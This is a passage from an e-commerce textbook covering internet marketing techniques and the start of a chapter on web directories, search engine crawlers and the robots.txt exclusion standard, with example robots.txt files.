Further on the Internet, firms can create interactive rich advertisements to appeal to customers by providing them with the exact information they were looking for. In the interactive advertisement, model consumers can simply wade through the web information by clicking on icons or hypertext to gather the information. Consumers may select to go through the detailed product information in the form of text, picture, audio, or video at their pace. The approach is a highly effective way to reach consumers who generally do not like the mass-market hard-sell approach. The non-intrusive and user controlled (pull-based) advertisement is likely to work best for the informed consumers.

2. Sales Promotion

The objective of sales promotion is to facilitate the movement of product from producer to consumer through short term incentives. The Internet, being a two-way dynamic channel, can be used by marketers in designing effective sales promotions in the following ways.

First, Internet commerce being an interactive and dynamic environment, enables the marketer in designing more innovative and sticky promotion schemes. These schemes involve lower costs and do not clutter up the physical mail boxes of individual customers. The markers can use the creative aspects in designing rich media-based promotions that are not only informative but also enjoyable to consumers. Thus, giving the control in the hands of consumers to download, play or interact with only what is of interest to them at time slots that suits them.

Secondly, Internet commerce being highly driven by the database/ information servers at the back end, also provides the marketers with a great opportunity to profile the consumers and offer a high degree of personalised promotion.

3. Personal Selling

One of the most commonly used techniques for recommendation generation is collaborative filtering. Collaborative filtering identifies a subset of users that have similar tastes and preferences to that of the target user to generate recommendations. More specifically, collaborative filtering process involves three stages viz. (1) computing similarity between the target user and all other users, (2) selecting a subset of collaborative users based on the similarity coefficients computed in step 1, and (3) offering recommendations based on products liked by collaborative users.

Data mining is another technique used for recommendation generation. Data mining is defined as a non-trivial process of extracting potentially useful, interesting, and actionable information from massive databases. Specific data mining techniques used for recommendation generation include association rule mining, clustering, web mining or a combination of them.

Information retrieval is yet another method for recommendation generation. There are variety of shopping assistants available on the web (such as Bargain Finder,www.bargainfinder.com; Dealtime, www.dealtime.com; Shopping, www.shopping.com; E-pinions, www.epinions.com) that use information retrieval-based methods. These shopping assistants provide an agent-based shopping support for customers. They take price and a set of product features as inputs, and match them with available products on the Internet to select a set of products of interest to the customer. These agents also provide services such as product ratings, customer reviews, price comparisons and details of product availability across stores. However, selecting suitable products in the vast Internet is a challenging problem. Other shopping agents available on the web such as Active Buyers' Guide (www.activebuyersguide.com) take into account the importance of product features in addition to the feature itself to select products of interest to the customers. In essence, the shopping assistants or agents available on the web use a set of customer-desired features, and match the same with the available products on the web to select a set of products for recommendations. The recommendations generated in such systems are generally product variants rather than cross-category products as in collaborative filtering-based methods.

The coupling of Internet commerce with database information offers unprecedented opportunities to create a promotion mix that caters to individual requirements and thus fosters a long-term relationship with the customers. Unlike other mediums, the Internet fosters conversation and thus in the Internet commerce era, companies must be ready and willing to listen to consumers and engage them in conversation. In the first phase of Internet commerce, the companies fostered this by strategically locating the e-mail button or feedback boxes to elicit the comments and views of the customers regarding their products and services. The dedicated product-user groups, blog sites are also some of the means utilised by firms to foster the conversation. These company-supported sites are often the places where consumers openly discuss the product failures, flaws, fixes and work-around. The firm's customer support personnel participate in these forums to offer technical advice, explain the reasons and future directions, or to simply calm the customers while a solution is being work out.

MARKETING COMMUNICATION

While considering the increasing number of ways of dealing with e-marketing, it is important to look at the line of action that a firm may deploy to elaborate an online marketing strategy.

Electronic marketing is more than building a website or promoting a website as at the backend of the website is a real organisation with real goals.

Thus, the Internet marketing strategy charted out for any organisation must include various aspects of online advertising products, services, and websites, including market research, email marketing, and direct sales. Depending upon the business model and its stated goals, the Internet marketing strategy has be designed and appropriately aligned with those goals. However, the reach and access of the Internet and its ability to amplify the message has to be managed with extreme care. Marketing communication and public relations become extremely important, as the messages on the electronic markets travel wider and faster.

The Integrated Marketing Communication (IMC)

It has to be viewed as a cross-functional process for planning, executing, and monitoring brand communications designed to profitably acquire, retain and grow customers. By specifically studying the variety of offline and online media advertising, integrated marketing communication allows a firm to produce the best marketing mix between these two types of communication. Successful firms can thus, by using technology, pay more attention to high-value customers and develop high analysis techniques linked to databases formed through studying of their consumers online behaviour.

Marketing Public Relations

Marketing Public Relations (MPR) requires a methodical planning of activities to ensure that the key messages that serve the business goals are effectively communicated to target audiences. The important aspect is to identify, what your key messages in consonance with business goals are, and what is the most effective way for communicating them to target audiences in order to bring about the desired attitudinal change. These aspects acquire an added significance in the internet environment that has capability to multiply and amplify the message manifold instantly, thus a slightest deviation may also get multiplied and can have disastrous consequences.

The MPR concept that includes the building of awareness about a brand is an important tool for capturing the influence of public opinion. MPR in internet commerce is directed towards the firm's customers and prospects mainly through the use of a website—serving as an electronic brochure. On the electronic markets thus improving the customers online experience therefore the becomes the highest priority. It is in this perspective that firms usually use a web content that includes press releases and publicity.

There are several advantages of using these methods through the web for publishing products or services information: first, the internet is a low-cost alternative; second, the information is often updated; third, the impact of update is reflected instantly; finally, the Internet always attracts new potential customers who are searching for a particular product. Hence, the online marketers have to continuously pay attention to the *Search Engine Optimisation* (SEO) so as to allow the information on their products show up in an optimal manner. In the search business, it is the top 10 results on a search result page usually capture more than 78% of the traffic. Obviously, firms should identify and then carefully emphasize elements that would lead their pages and advertisements to appear in the top 10 results for the target audience—thus delivering a competitive e-marketing advantage. The measurement is an important aspect and the Internet provides an easy way to track the traffic. The marketers should develop a plan that addresses the roll-out of a campaign with a tracking mechanism to ensure the impact of the programme. The web analytics provide excellent ability to measure the impact of the programmes.

Although resulting in many benefits, e-marketing, as any process, suffers from some limitations that range from technical issues such as heavily loaded web pages, slow Internet connection to other psychological (disturbing influence) or law-enforced issues.

In essence, the effect of online communication should be seen as a juxtaposition of the basic marketing concepts with the field of digital technological advances. For online marketers, the Internet has emerged as an inevitable element of growth. The online marketers can take the usual needs of the customer and transpose them in accordance with their business goals to harness the various advantages available on the Net and the growing online buying practices.

Thus, online marketing has not only brought up new methods that parallel the established practices, but, has also led to the implementation of new practices in the existing marketing domain: first, by creating an inherently profitable technique to catch up with the mass market; secondly, by making of the Internet space a business (electronic marketplace for transactions) itself as, many of the leading e-commerce websites are generating large sums of revenue through promotional links and advertisements.

COMMON EMARKETING TOOLS

Advertising is one of the most visibly affected components of eMarketing. With the growth of Cyberspace to millions of connected people, several advertisement formats have appeared. Among the formats that are the most utilised, **e-mail advertising** appears as the least expensive and hence the most widespread instrument—with the trend going towards HTML and reach media consistency, compared to the first text embedded emails. **Website advertising format** is also increasingly used to reach the Internet users and the mobile device market is also touched by the e-marketing revolution, with wireless advertising allowing an even better penetration: free mobile content delivery, content sponsored advertising and Short Message Service (SMS) now being generated as a primary means of advertisement in many countries.

Techniques of Marketing on the Internet

Internet marketing ties together the creative and technical aspects of the internet, including design, development, advertising and sales. Internet marketing methods include search engine marketing, display advertising, e-mail marketing, affiliate marketing, interactive advertising, and social media marketing methods, such as blog marketing, and viral marketing.

E-mail Marketing

It is an online direct marketing technique in which one uses the power and access of electronic mail in order to disseminate commercial or other marketing-related messages to the Internet-connected audience. These electronic mails, usually a text message, are sent to make people aware of the products, services or causes with the intent to making them new customers or convert an existing customer into buying something immediately. With HTML and graphics-enabled electronic mail services, electronic mail-based messages now consist of rich media features. At times the email based marketing messages also appear as an appendage to the regular electronic mails of other companies. In 2006 alone, it was estimated that US firms spent US $400 million on email marketing.

Search Engine Marketing

Search Engine Marketing, (SEM) is a mechanism utilised in the Internet with the objective of promoting websites by increasing their visibility in the search engine result pages. SEM methods include Search Engine Optimisation, paid placement, and paid inclusion. Google, Yahoo!, Microsoft Live, Ask.com and Baidu are the prominent examples of search engines that support and use the above techniques for generating revenues.

Display Advertising

The World Wide Web in the 1990s brought the integrated rich multimedia content display through a web browser using point and click interface. The seamless rich media integration, delivery and rendition capability of the Web made it an extremely popular and fulled the growth beyond the confines of computing professionals to what we call the netizens of cyberspace. With millions of people accessing the Internet either to read their emails, search for information or participate in discussions, online shopping through the World Wide Web sites, the sites themselves become a marketplace swarmed by netizens. Thus, the website visited by a substantial numbers of netizens became a great place for displaying advertising.

Display advertising, commonly known as banner advertisement, on the Internet is a type of advertising that appears on the web pages frequented by the netizens in the form of a banner usually at top. The banner is designed using rich multimedia information and contains information text, logos, photographs or other pictures, location maps, and similar items. It may also use static and animated images in standard or non-standard sizes called web banners. In today's context, the banner may include, audio, video or other interactive media where rich media elements are integrated and delivered by flash by Adobe (originally Macromedia, which was bought by Adobe).

Interactive Advertising

As discussed above, interactive media can be used for promoting and influencing the decisions of the consumer in an online environment. Interactive advertising can be often seen in the media such as the Internet, interactive television, mobile phones (WAP and SMS). In this type of advertising, the idea is to engage the customer in a direct and often in some personal way to carry out a multi-dimensional dialogue. The Subservient Chicken, a campaign by Burger King to promote their new line of chicken sandwiches (http://www.subservientchicken.com) is an example of interactive advertising.

Affiliate Marketing

In web-based electronic commerce, the practise of affiliate marketing is quite popular. In this practice, the business permits other web traffic aggregators, such as portal to affiliate by signing-up for free. An affiliate on signing up displays the advertisement, search window, logo etc. of the seller. The seller to the affiliate pays a percentage of revenue to the affiliate only when sales are achieved. The main advantage of this approach is that the affiliated sites display the information or advertisement and provide wider coverage at no cost unless the sales are achieved.

Affiliate marketing often overlaps with other internet marketing methods to a certain extent. The affiliates also deploy the common advertising methods such as search engine optimisation, paid search engine marketing, email marketing and display advertising.
Most of the major online businesses such as Amzon.com have created and manage their affiliate programmes. For the smaller and medium enterprises, there is an alternative of joining a third party affiliate programme exchange. These third party businesses handle all of the tracking and administration. These exchanges bring together the selling business and affiliated sites together. Some of the example brokers are http://www.affiliatedwindow,.com, and http://www.tradedoubler.com.

The affiliate exchange site registers sellers for a monthly fees. The exchange has many websites that would like to serve as an affiliate. The exchange site administrator keeps the potential affiliates of the earning opportunities. The affiliate goes through registered sellers with the exchange and a review the product, services being offered by the sellers. On review, an affiliate decides the relevance and suitability of products or services with content and nature of their website. Sellers have a choice of visiting and approving of the affiliation, as they have to be concerned about the image of their business.

Blog Marketing

The Web Logs (blogs) have been used effectively by companies for marketing using the Internet. The dynamic and interactive nature of blogging has made it an important tool of dialogue. Many a corporate have joined the blog universe to carry out the dialogue with the stakeholders and customers. Typically, corporations today are using internal and external blogs. Internal blogs are used by employees, design teams and inter-departmental dialogues. External blogs are publicly accessible dialogues where company product managers, key employees, and spokespersons share their views. These blogs are often used for announcing new products or explaining features of their products and services.

From marketing perspective, corporate blogs are effective tools for the following activities:

- Influence the public "conversation" about the company by providing timely and most accurate information about new products, services or ventures.
- In increasing the visibility by higher search engine ranking, increasing the hits for relevant search words and thus enhance brand visibility and credibility.
- Build a community to promote loyalty and word of mouth promotion.
- In demonstrating the latest product through 'vlogs' (video blogs)
- During the crisis, blogs help the company to have direct conversation with the marketplace and thus manage its public image.

Thus, the main objective of the corporate blogs is to reach the consumers as quickly and as directly as possible, to listen to their opinions, and to create an ongoing "conversation" round the year about the company. A few prominent examples of companies using blog marketing include Dell (http://direct2dell.com), Kodak (http://1000words.kodak.com/), Johnson & Johnson (http://www.jnjbtw.com/) and Delta Airlines (http://blog.delta.com/).

Viral Marketing

Viral marketing refers to marketing techniques that use the power of social networks to amplify a message for enhancing the brand awareness through self-replicating virus like processes analogous to the spread of pathological and computer viruses.

The simplest form of viral marketing appears in form of email attachments containing a joke, a small funny video or a link to something funny or interesting on the Internet. This kind of email spreads exponentially on the Internet as soon as one has sent it to 10 friends who, in turn, may each send to another 10 friends and so on. This mechanism has been exploited by computer viruses and Trojans for spreading over the Internet. Unless detected and destroyed by the anti-virus guards and firewalls, these viruses can spread rapidly and wreak havoc over the interconnected machines on the Internet. The viral marketing technique differs from the spam mail in the sense that the message or attachment that you received is from someone you know and thereby making you trust, open and read the message.

Viral marketing is similar to the word-of-mouth campaign except that it's delivered and further enhanced by the network effects of the Internet. The promotion itself may be of any of the rich media forms, such as video clips, interactive Flash games, advergames, images, or even text messages. It is a commonly believed perception that satisfied customers inform around three other people about a product they like, and around 11 people about a product or service which they don't like. With the arrival of social networks, e-communities, personal web logs viral marketing imitates the natural human behaviour. The Pepsi, Coke, Sony and many automobile manufacturers have all tried leveraging the viral marketing to promote awareness, enhance promotions and sales. The social media forums where the viral marketing ideas, videos are usually planted are wide and varied. It requires a tremendous amount of strategic planning and creativity to ensure that the content is appealing enough to be propagated. As a consequence, several companies that specialise in media planning, seeding and tracking the viral marketing for promoting the brand in digital environments have also emerged. The GoViral (http://www.goviral.com), established in 2003, has been in the business of managing the viral marketing campaigns of other firms. With the growth of social web, epitomised by Youtube, Facebook, Blogs, e-communities, it has also grown from generating Euro 200,000 revenue in 2005 to Euro 4 million in revenues in 2006.

Summary

Across the different elements of the marketing mix, we can see several areas where the Internet's strengths stand out. These include possible cost savings through digitalisation of communication, as well as reduced transaction and search costs. Further, the ability to talk to customers—both businesses and consumers—in a more interactive and customised manner enables firms to add more value to transactions by changing the marketed offer. The Internet continues to provide a wide range of opportunities for firms to step in and offer new products, new service-augmented products, innovative promotion techniques and pricing strategies. Given the expanding nature of the Internet (in terms of scale and scope), there are still numerous untapped markets for products as well as access to new markets.

Perhaps the lesson that can be learned from this analysis is that although the Internet has made a definite mark on marketing in all sectors, traditional business is not dead and its business principles still apply. The challenge of marketing managers in the future will be to recognise how to use the Internet, along with the existing processes, when appropriate, to move strategically within and between markets.

This is not to say that the Internet is not without its corresponding weaknesses. While its digital nature enables new distribution methods, traditional logistics and supply chain management problems cannot be cast aside. Further, the consistency of all the four Ps in the offline and online world means that different strategies are needed in terms of branding and positioning as the competitive environment has also shifted because of an increasingly free flow of information. Threats to previously stable businesses have emerged, thanks to the ability of consumers to exchange price and quality information on the internet and compare, often in real time, different available offers. The transnational nature of the Internet further amplifies these challenges and appears as an open door to businesses growth prospects.

Review Questions

1. What are the main challenges faced by marketers in the Internet age?
2. How has the Internet technology influenced the supply chain management?
3. What impact has the Internet had on new products?
4. Why do you think distribution acquires greater importance in electronic Markets?
5. Why do you thinks the Internet and rich media has accelerated the growth of viral marketing?

References and recommended readings

1. Dholakia, N., Dholakia, R., Zwick, D., Laub, M., "Electronic Commerce and the Transformation of Marketing." (Working Paper) RITIM. 2007. http://ritim.cba.uri.edu/working%20papers/Fritz-2nd-ed-Transformn-Mktg-v2%5B1%5D.pdf
2. Gattiker, U., Perlusz, S., Bohmann, K. "Using the Internet for B2B activities: a review and future directions for research." Internet Research. Vol 10, N0. 2. (2000) 126–140.
3. Johnson J., Wood D., "Contemporary Logistics", Prentice Hall International Editions, 6th Edition, 1999, pp 184–185
4. Kopczak L., Johnson E., The Supply-Chain Management Effect, MIT Sloan Management Review, 2003, pp 27–34.
5. Leyland P., Berthon P., Berthon J-P.,"Changing Channels: The Impact of the Internet on Distribution Strategy", Business horizons, March-April 1999.
6. Lovelock, C. Wirtz, J. Services Marketing. Pearson/Prentice Hall (2007).
7. Papadimitriou S., Schinias O., "Introduction to Logistics", Stamoulis Editions, 2004, 2nd Edition, pp 237–238.
8. Pride, Hughes and Kapor, "Business", Houghton Mifflin, 7th Edition, pp 422, 438–441.
9. Rao B.,"The internet and the Revolution in Distribution: A cross-industry Examination", Technology in Society (1999), Vol. 21, pp 287–306.
10. Straus, J., El-Ansary, A., Frost, R., Emarketing. Pearson Education International/ Prentice Hall (2003).

13

CHAPTER

Electronic Commerce: Search Engines and Directory Services

Learning Objectives

This chapter covers the following topics:

1. Introduction to Searching and Locating Information on Web Space
2. Purpose of Information Directories
3. Organization and Information Location in Information Directories
4. Purpose of Search Engines
5. Organization and Location of Information using Search Engines
6. Improving the Search Results

INTRODUCTION

The flourishing electronic commerce environment requires technological solutions and support that provides a secure and interconnected cyberspace. The vast number of people, connected on cyberspace, present a great marketplace for merchandisers, traders, and manufacturers. The world wide web technology has already proved its viability for information publishing, multimedia content creation, and distribution over the cyberspace. Consequently, a plethora of businesses have popped up to service the needs and requirements of people connected over the internet. In this exploding world of cyberspace, trying to locate the information, the service provider, or merchandiser, that may meet the requirements of a client, is an extremely challenging task.

The traditional mechanism of surfing the cyberspace for locating interesting information sources does not scale well. In the surfing approach, one types the name of a site, browses, and on finding interesting links on the web page, clicks on the same. In the approach information seekers follow links taking them from page to page making occasional educated guesses along the way. Surfing works well, when the size of cyberspace is limited or the information seeker has no paucity of time. In the real world, the cyberspace has already grown to millions of sites and people like to locate the items of interest quickly yet accurately, therefore Search and location services have become the key enabler of the electronic commerce.

Search engines and directory services have emerged as two popular mechanisms, that fulfill the need of basic business infrastructure, required for locating a business/service/ information of interest to users. Directory services provide a mechanism wherein web sites are organized based on subjects. Search engines typically index all web pages based upon the content of web pages, thus, offering the ability to find relevant web page addresses, based upon keywords.

INFORMATION DIRECTORIES

Directories on the internet carefully organize the internet resources in a hierarchical structure, that lends itself to browsing. The directories offer services that are typically offered by business directories of telephone companies such as Yellow Pages. In the simplest form, directory service lists the web sites in alphabetical order and links it with the URL of the web site. The hierarchical directory structure consists of several levels, starting from top level classification, sub classification within each class, and further sub classifications.

Directory Organization

Popular directories organize the information in a hierarchy of categories and sub categories. Each sub category may have other subcategories and/or the links to web pages that are the best source of information on a given topic. One of the most common directory organization methods is based on subjectwise classification. It provides a structured and organized hierarchy of categories for browsing the information by subject. Each category and/or sub category offers links to other sub categories, and appropriate web pages (URLs). The directory administrator, through the input from editors/reviewers, assigns categories to web pages. Depending upon the need, the administrator may divide/sub divide various categories and create newer categories. Many subject based directories also support keyword searchable indices, at each level to assist the user in locating information within a rather large directory sub tree. These indices are not based on the full text, but simply on the information you see in the directory, i.e., titles, brief annotated description, subject category and so on. In other words, it consists of what you see on screen in a directory listing. There is no standardisation of subjects, they vary with the intent of each directory service, and can be created by the directory administrator as and when found suitable. The subject categories, sub categories, and web page entries that are included under a sub category are through the human selection and review process. In other words these directories are built manually. As such these directories can vary from a small to a large size, depending on the scope, but tend to be smaller than full text based search engines.

The subject directories, depending on the scope, come in variety of categories—general purpose directories, academic directories, commercial directories, industry-specific directories, and portals. Yahoo! one of the most popular directories, organizes information based on subject trees and offers links to web pages, with brief annotations. WWW Virtual Library is another subject tree directory service, maintained through its volunteer's efforts. These directories are large, with millions of catalogues pages, and place minimal restrictions on the material accepted for inclusion. Another set of subject based directories, such as GNN's Whole Internet Catalogue, Magellan, also known as McKinley's Internet Directory, and Point Communications, provide significant value additions to each link with commentaries and ratings provided by skilled reviewers.

The operational architecture of a directory is shown in Fig. 13.1. The directory server manages two important databases. The first database organizes and stores the subject tree structure in a hierarchical form. The second database maintains a searchable index of the title, subject, and annotated information available in the subject tree. A web site that wants to register with a directory contacts the directory server to submit the required information for including its URL. Typically the required information includes a brief description, keywords that describe the site, the URL, and useful categories and sub categories that user believes are suitable for the site. A reviewer/editor visits the site for evaluating and verifying/identifying the appropriate description, categories, sub categories etc. of the site. The site is added to the subject tree using the information provided by the reviewer; the information is also used for updating the searchable index. From the user's perspective, the information can be searched or located using the searchable index or by browsing the subject tree. A directory server offers a browser-friendly interface to its clients, for browsing the subject tree. Users move from category to sub categories by clicking on the appropriate sub category. Interested users can also find links to relevant websites by typing keywords as the search input. The input is used for searching the searchable index database, and returns links to relevant web sites.




Fig. 13.1 Internet Directories

Issues and Limitations

Directory services are based on manual reviews, thus, requiring the larger resource of expert reviewers. The creator of the site may suggest a category, within the subject directory, where the site should belong. It is the responsibility of reviewer to ensure that the brief annotation, keywords describing the web site, and the categories in which it will be included are the proper ones. The correct choice of category is extremely important, as the user traverses through the directory tree in order to locate web sites of interest; in case of the wrong categorisations interested users will never be able to locate the site when looking for information. If the web site belongs to multiple categories, it should be categorised appropriately under all such categories.

Directories do not compile complete information databases on their own. They only maintain the directory tree, with annotated information in appropriate categories and sub categories, and point to the URLs of their pages. This situation may sometimes lead to problems because an accepted page in a directory, under a category or sub category hierarchy may undergo change of content. The editors/reviewers of the page may not realize this. Consequently, the directory will continue to point to a page that does not contain relevant information for the sub category that it points to it. Also, the web page may move, or no longer exist, over a period of time. Subject directories face a lot of problems while trying to deal with dead links.

Adding Your Site to a Directory

As of now, an overwhelming majority of subject directories provide free registration services. As shown in Fig. 13.1, and described earlier, the owner/administrator of an interested web site submits all the required information to the directory service provider. Typically, in couple of weeks a reviewer goes through the information, visits the site, and decides to include it in appropriate categories/sub categories. In many situations, the request may not fit into the existing hierarchy. In the case of the general purpose subject tree, the hierarchy is expanded. On the other hand there are subject-specific hierarchies, vertical portals (vortals) that are devoted to a single subject or theme. In such cases, the hierarchy is expanded only if the topic fits into the basic theme or subject. All other sites that do not belong to that vertical space, single theme, or subject matter, are rejected. Examples of subject specific directory trees include, Expedia for travel related sites, Internet Movie Database, MySimon for comparative shopping, and News Directory for news resources from around the world.

SEARCH ENGINES

Search engines are massive databases that store inverted indices of text words and web page addresses. These index databases are assembled through an automated mechanism. Search engines gather information about web sites and organize them into efficient, searchable structures. The enormous size of the information available in world wide web requires tremendous computing power and organization of information in efficient searchable structures, in order to service the queries of clients' in a reasonable time frame. Some search engines handle this issue by curtailing the amount of information they absorb from a web site. Although this approach makes data organization and computing power requirements more manageable, it may lead to search results that definitely include web sites that contain included relevant information, but exclude sites that may have relevant information, but in the part that was ignored during the information collection by the web server.

Search Engine Classification

Search engines can be broadly classified into two categories. The first category of search engines can be characterized as those which collect the information from the WWW on their own, and organize, store, and manage their indices. Since, these engines compile and manage own databases, they require larger storage capacity and computing power. These search engines are called primary search engines. The second category of engines do not their compile own databases. Instead, they operate on databases of multiple search engines of the first category. These engines search multiple databases of the primary search engines, simultaneously, and then rank the results by combining the multiple streams. The second category of search engines are referred to as metasearch engines.

Search engines offer users the facility of finding relevant web sites, based on keywords, phrases, quotes, and information buried in the full-text of web pages. Since, full-text search engines index almost every word, they are capable of retrieving tons of documents that may have some relevance to the topic being searched. These search engines are capable of returning a wide range of responses to specific queries.

The scope of search engine queries covers a very large portion of the publicly available pages on the exponentially growing Web. The difficulty of categorizing the enormous number of resources available on the web poses an extreme challenge to manually reviewed directory structures. Search engines are the best available mechanism devised for finding and locating information on the web. The enormity of this problem has an overbearing impact on the scaling up of the traditional library cataloging mechanism. As of now, the search engines are the only mechanism that can index all the information in internal structures, and use techniques that have evolved over the past couple of decades, in ranking the relevance of information in text based databases.

On the other hand, the large number of web resources and almost all the words in each web resource, indexed by search engines, increases the probability of hundreds of thousands of irrelevant responses. Since, all the words are being indexed, it is highly likely that queries will return lengthy documents in which the keyword or phrase appears only once.

Each search engine offers clients a user interface, loaded with various search options. The user interface provides users with an ability to express the query in terms of key words, phrases, boolean expressions and, in some engines, the scope of the search as well. The back end uses software programs to search indices for matching keywords and phrases, and the findings are presented to the user, in a ranked order. Various techniques that have been developed in the information retrieval area are applied for determining the relevance ranking of a document. Although the objective of the software programs may be similar, each search engine differs in terms of size, speed, content, and relevance ranking schemes. Therefore, the search experience will be different on every engine the client uses. The difference may not be a lot, but it could be significant. Recent estimates put search engine overlap at approximately 60 per cent and unique content at around 40 per cent. The other important aspect of search engines is the mechanism they use for gathering information, for building the index databases.

Information Collection in Search Engines

Search engines gather information from web sites and create a database to store it as a text index. Search engines employ programs that automatically crawl through the cyberspace, visiting site after site. These programs are referred to as the "crawlers", "spiders", or "robots" ("bots"). The first crawler, called World Wide Worm, was created in 1993. It crawled through the cyberspace by visiting one site, gathering and indexing all the information pages and then hopped to the next site by following a link in the existing site. Crawlers, spiders or robot programs traverse through cyberspace from link to link, identifying and perusing pages. In the process, sites that do not have links from other pages may be missed by spider programs. Once the spiders get to a web site, they typically index most of the words on the publicly available pages at the site, creating a huge text index database. Eventually, if the cyber space is fully inter linked, all the pages on the cyberspace become part of the text index of the search engine. Many pages, especially newly created web pages, may not have links from existing pages that are part of the search engines text index; in such cases, web page administrators can submit their URLs to search engines for "crawling", and eventual inclusion in the index databases.




Fig. 13.2 Internet Search Engines

The crawlers/robots crawl through the internet, continuously, in order to index as much of the latest information as possible. Typically, robots revisit indexed links on a periodic basis to keep the information in text index databases up-to-date. During a revisit, a robot may find dead links, which are then removed from the index databases, or additions and changes in the information, which are duly reflected.

Robots have been used extensively by search engines. In addition to search engines, they have also been used for the purpose of creating mirror sites and keeping the content of these site up to date. Software archives and bibliographic databases are typically mirrored in several sites, across the continents, to reduce the load on a single site, and provide acceptable levels of performance. Robots are crawlers that automate the task of information collection, and are useful in gathering information and maintaining index databases. Once a crawler visits a web site, it will collect all the information available on the web site, for indexing purposes; much of it may not be very relevant. Robots lack the intelligence to analyze the information, therefore, they may also add information that is not so relevant to the index database. For example, a robot visiting a web page with links to common gateway interface (CGI) programs stored in/cgi-bin/directory may collect the programs and make them part of index database. In order to address the above problem, a standard, called Robots Exclusion Standard, has been defined to specify robot behavior when crawling through cyberspace. Most of the internet robots have adopted the exclusion standard. As per this standard, in case a web site administrator wanted to exclude certain documents from inclusion or even all the documents on the site from inclusion, in the index database of the visiting robot, this can be specified in the robots.txt file. The visiting robots look for the robots.txt file in the root directory of the web server. For example, in the site http://www.yoursite.com, the robot will read the content of document http://www.yoursite.com/robots.txt and act according to the content of the document. The robots.txt follows a very simple exclusion standard protocol. The exclusion/inclusion is specified using two directives "*user-agent*" and "*disallow*".

In order to exclude the content of cgi-bin/ directory from all the robots, the robots.txt file can be constructed as follows:

```
User-agent: *
Disallow: /cgi-bin/
```

In the above example, the value of "*" for user-agent implies that it applies to all robots, while the disallow field specifies that the content for directory tree cgi-bin is excluded. It is important to note that regular expressions are not interpreted in either of the two fields-user-agent and disallow. The value "*" in the user-agent field is a special symbol implying that it applies to all robots. But, the file cannot contain lines such as 'Disallow: mydocs/*' or 'Disallow: *.gif'. The following content will exclude the web site from all the robots.

```
User-agent: *
Disallow: /
```

The following file will permit access to all the contents by all robots. Even the absence of the robots.txt file on the site will have the same effect.

```
User-agent: *
Disallow:
```

The following file will exclude selective documents and directory contents from all the robots. Each resource exclusion has to be specified in a separate disallow line.

```
User-agent: *
Disallow:/cgi-bin/
Disallow:/~bhasker/index.htm
Disallow:/private
```

The following example excludes a single robot named in the user-agent field (badcrawler) from accessing all the resources (specified by /).

```
User-agent:badcrawler
Disallow:/
```

Or the robots.txt can specify access to the resources, only to a single robot by specifying it by name, as shown in the following example.

```
User-agent:WebCrawler
Disallow:
```

Thus, whenever a web search is performed through a search engine, it is done using the index of sites that match the clients' keywords and phrases, with those in the texts of documents that have been visited and indexed by the engine's database. In other words, the search is limited to the part of the web space that has been visited by the search engine sometime in the past, and not the entire cyberspace in its current and updated form, as. Robots try to keep the databases up to date, but in some cases the information may be a few weeks old, or even older.

Major Search Engines

Searching and locating of the relevant information on the Network has been an important issue even prior to the arrival of World Wide Web. The Archie developed by students of McGill University was one of early attempts of using a software tool for locating the information on Internet. It was later on followed by several other tools like Gopher, Veronica and Jughead. With the growth of World Wide Web pages on the Internet, in 1994 a crawler based search engine called Webcrawler was launched. This was soon followed by several other crawler based search engines, namely, Excite, Lycos and the first human powered directory, Yahoo!. With the growth of web, a need for better technology for indexing and searching became imperative a next wave of search engines like Infoseek, Altavista, HotBot, Ask Jeeves and more recently Google were launched to meet the requirements. According to Nielsen/NetRatings studies as of 2007, much of search queries are directed towards few search engines. The Google ranks on the top of the list of most popular search engines with a whopping share of 49.2%. The other four in the list are Yahoo with 23.8%, MSN with 9.6%, AOL with 6.3% and Ask with 2.6%.

SEARCH ENGINE MARKETING

